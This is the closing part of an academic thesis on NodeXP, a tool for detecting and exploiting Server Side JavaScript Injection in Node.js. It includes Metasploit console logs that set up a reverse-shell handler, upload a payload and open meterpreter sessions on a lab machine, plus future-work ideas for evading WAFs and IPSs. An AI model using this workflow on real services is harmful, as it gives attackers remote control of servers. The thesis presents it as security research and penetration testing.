
```
       =[ metasploit v4.16.49-dev                         ]
+ -- --=[ 1750 exploits - 1003 auxiliary - 304 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_
shell.rc for ERB directives.
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> use exploit/multi/handler
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> set payload nodejs/shell_reverse_tcp
payload => nodejs/shell_reverse_tcp
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> set lhost 192.168.64.128
lhost => 192.168.64.128
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> set lport 1236
lport => 1236
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> set ExitOnSession true
ExitOnSession => true
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> set InitialAutoRunScript 'post/multi/manage/shell_to_meterpreter'
InitialAutoRunScript => post/multi/manage/shell_to_meterpreter
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> spool /root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_she
ll.rc.output.txt
[*] Spooling to file /root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/n
odejs_shell.rc.output.txt...
resource (/root/Desktop/thesis_final/nodexp_20180816/nodexp/scripts/nodejs_shell
.rc)> exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.64.128:1236
msf exploit(multi/handler) >
```

Figure 38 - Automatically run Metasploit through msfconsole and started reverse TCP handler on the correct ip address and port




```
[i] Successfully loaded metasploit!
[?] Please, select options above:
 (1) Upload the payload at '192.168.64.128:1236' (current metasploit session); type: '1'
 (2) If you want to exit; type: '2'
 -
```

Figure 39 - Succesfully Metasploit load message and options message




```
[?] Please, select options above:
 (1) Upload the payload at '192.168.64.128:1236' (current metasploit session); type: '1'
 (2) If you want to exit; type: '2'
 - 1

[i] Waiting for Metasploit to be ready!
[i] Metasploit is ready!
[i] Waiting for payload to be uploaded..
[!] Metasploit is already set. Uploading reverse shell payload!
[i] Successfully uploaded payload, check msfconsole for meterpreter shell :)
[i] Quiting 'Nodexp'
```

Figure 40 - Successfully upload payload and establish meterpreter session, by pressing option '1'




```
[*] Started reverse TCP handler on 192.168.64.128:1236
msf exploit(multi/handler) > [*] Command shell session 1 opened (192.168.64.128:
1236 -> 192.168.64.130:44686) at 2018-09-24 00:09:46 +0300
[*] Session ID 1 (192.168.64.128:1236 -> 192.168.64.130:44686) processing Initia
lAutoRunScript 'post/multi/manage/shell_to_meterpreter'
[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.64.128:4433
[*] Sending stage (857352 bytes) to 192.168.64.130
[*] Meterpreter session 2 opened (192.168.64.128:4433 -> 192.168.64.130:38672) a
t 2018-09-24 00:09:53 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Command shell session 3 opened (192.168.64.128:1236 -> 192.168.64.130:44688)
 at 2018-09-24 00:09:55 +0300
[*] Session ID 3 (192.168.64.128:1236 -> 192.168.64.130:44688) processing Initia
lAutoRunScript 'post/multi/manage/shell_to_meterpreter'
[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
```

Figure 41 - Successfully establish meterpreter shell session on msfconsole terminal window (1)



```
[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
sessions

Active sessions
===============

  Id  Name  Type                     Information
        Connection
  --  ----  ----                     -----------
        ----------
  1         shell nodejs/nodejs
        192.168.64.128:1236 -> 192.168.64.130:44686 (192.168.64.130)
  2         meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ 19
2.168.64.130  192.168.64.128:4433 -> 192.168.64.130:38672 (192.168.64.130)
  3         shell /
        192.168.64.128:1236 -> 192.168.64.130:44688 (192.168.64.130)

msf exploit(multi/handler) >
```

Figure 42 - Show all the establish connections - active sessions



```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ls
Listing: /home/whupe/Desktop/Nodejs testbeds/GET
================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  179   fil   2018-08-19 20:27:33 +0300  eval.js
100664/rw-rw-r--  2103  fil   2018-08-19 20:27:34 +0300  eval_with_keywords.js
40775/rwxrwxr-x   4096  dir   2018-09-10 17:28:35 +0300  node_modules
100664/rw-rw-r--  248   fil   2018-09-10 17:28:35 +0300  package.json

meterpreter >
```

Figure 43 - Interacting through Meterpreter session

Chapter 5 Conclusions

5.1 Conclusion

Node.js is a server-side Javascript programming language, which is ideal to be used in order to develop services based on specific cases (ex. chat applications). That makes its popularity constantly growing throughout the world wide web. On top of that, Node.js has a well-known vulnerability, called Server Side JavaScript Injection, or simply SSJI, and its disclosure, as well as the awareness about it, seems to be necessary in order to avoid all the unpleasant consequences that their lack might lead to.

In case of existence, SSJI could be easily exploited and could give dozens of attack options upon the malicious user. Throughout these attacks, the malicious user could adversary affect the confidentiality, integrity or availability of the Node.js service.

Thesis, by providing a tool called *NodeXP*, tries to deal with SSJI vulnerability and provides an automated and integrated way to point it out through detection, with two different techniques (Results Based Injection Technique and Blind Injection Technique) and exploitation, through the establishment of a *meterpreter* session in order to create a Proof-of-Concept. The interaction between the malicious user and the vulnerable Node.js service through the *meterpreter* shell session, proves that the malicious user has absolute control upon the service and almost everything could be done. Also, *NodeXP*, aims to prevent false alarms, provides accurate results and could be configured in many different ways, so the user could set its preferred ratio between accuracy and performance.

NodeXP developed for academic and research purposes, as well as for web application penetration testing on Node.js services, which is one of the basic processes for providing and improving security on a web application.\

5.2 Future work

Throughout the research of the SSJI vulnerability, its impact and its security issues, and as far as we begun getting more experienced to the problem and more familiar it, many extensions of the tool and different approaches upon the problem, came out.

All the future work which came out as proposals through the research process and did not applied at the design process and beyond, is presented below.

1. More encoding options to the reverse shell payload, on exploitation process, in order to bypass more security features (like IPSs, WAFs etc) or filters.

2. Encoding options to each payload injected by each of the two technique (Results Based Injection Technique and Blind Injection Technique) on the detection process, in order to bypass security features (like IPSs, WAFs etc) or filters.

3. Enhancement of *NodeXP* by making it capable of detecting and exploiting both SSJI and XSS. This will make *NodeXP* an integrated tool which automatically detections and exploits both client and server side vulnerabilities.

4. Enhancement of *NodeXP* by making it capable of crawling the input fields of the Node.js service and automatically scan them for SSJI vulnerabilities, rather than manually set the injectable parameter to detect the SSJI vulnerability and exploit it.

5. Directory attack upon Node.js response object in order to find the name given by the developer. By convention, the object is always referred to as res (or response) but its actual name is determined by the parameters to the callback function in which the developer is working and could be anything he wants to **[45]**.

6. Separation between the exploitation and the detection processes and ability to stand alone. This will cover the use case where the user wants simply to exploit an already known as vulnerable parameter.

References

[1] https://en.wikipedia.org/wiki/Information_security
[2] https://www.sans.org/information-security
[3] https://nest.latrobe/fascinating-evolution-cybersecurity
[4] https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Governance-Risk-Compliance/gx_grc_Deloitte%20Risk%20Angles-Evolution%20of%20cyber%20security.pdf
[5] https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016
[6] https://www.calyptix.com/top-threats/4-security-insights-2014-verizon-data-breach-investigations-report
[7] https://www.statista.com/statistics/273550/data-breaches-recorded-in-the-united-states-by-number-of-breaches-and-records-exposed/
[8] https://www.statista.com/statistics/615450/cybersecurity-spending-in-the-us/
[9] https://blog.barkly.com/2018-cybersecurity-statistics
[10] http://armordata.us/why-it-fails.html
[11] https://en.wikipedia.org/wiki/Myspace
[12] https://en.wikipedia.org/wiki/Samy_(computer_worm)
[13] https://en.wikipedia.org/wiki/Yahoo!_data_breaches
[14] https://en.wikipedia.org/wiki/Deloitte
[15] https://thehackernews.com/2017/09/deloitte-hack.html
[16] https://en.wikipedia.org/wiki/Stuxnet
[17] https://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html
[18] https://en.wikipedia.org/wiki/Ransomware
[19] http://malware.wikia.com/wiki/Cryptomining
[20] https://en.wikipedia.org/wiki/Russian_interference_in_the_2016_United_States_elections
[21] https://en.wikipedia.org/wiki/Web_application_security
[22] https://media.blackhat.com/bh-us-
[23] 11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf
[24] https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)
[25] https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
[26] https://wiremask.eu/writeups/reverse-shell-on-a-nodejs-application/
[27] https://hydrasky.com/network-security/server-side-javascript-injection-ssjs/
[28] https://resources.infosecinstitute.com/penetration-testing-node-js-applications-part-1
[29] https://resources.infosecinstitute.com/penetration-testing-node-js-applications-part-2
[30] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7205
https://github.com/hapijs/bassmaster/commit/b751602d8cb7194ee62a61e085069679525138c4
[31] https://www.darknet.org.uk/2017/12/dast-vs-sast-dynamic-application-security-testing-vs-static
[32] https://gitlab.com/0x4ndr3/blog/tree/master/JSgen
[33] https://en.wikipedia.org/wiki/Burp_suite
[34] https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
[35] https://techterms.com/definition/javascript
[36] https://en.wikipedia.org/wiki/JavaScript

[37] https://en.wikipedia.org/wiki/Node.js
[38] https://medium.com/the-node-js-collection/why-the-hell-would-you-use-node-js-4b053b94ab8e
[39] https://whatis.techtarget.com/definition/Nodejs
[40] https://*Metasploit*.help.rapid7.com/docs
[41] https://en.wikipedia.org/wiki/*Metasploit*_Project#*Metasploit*_Framework
[42] https://en.wikipedia.org/wiki/Kali_Linux
[43] https://www.kali.org/about-us/
[44] https://www.owasp.org/index.php/Projects/OWASP_Node_js_Goat_Project
[45] http://expressjs.com/en/api.html#res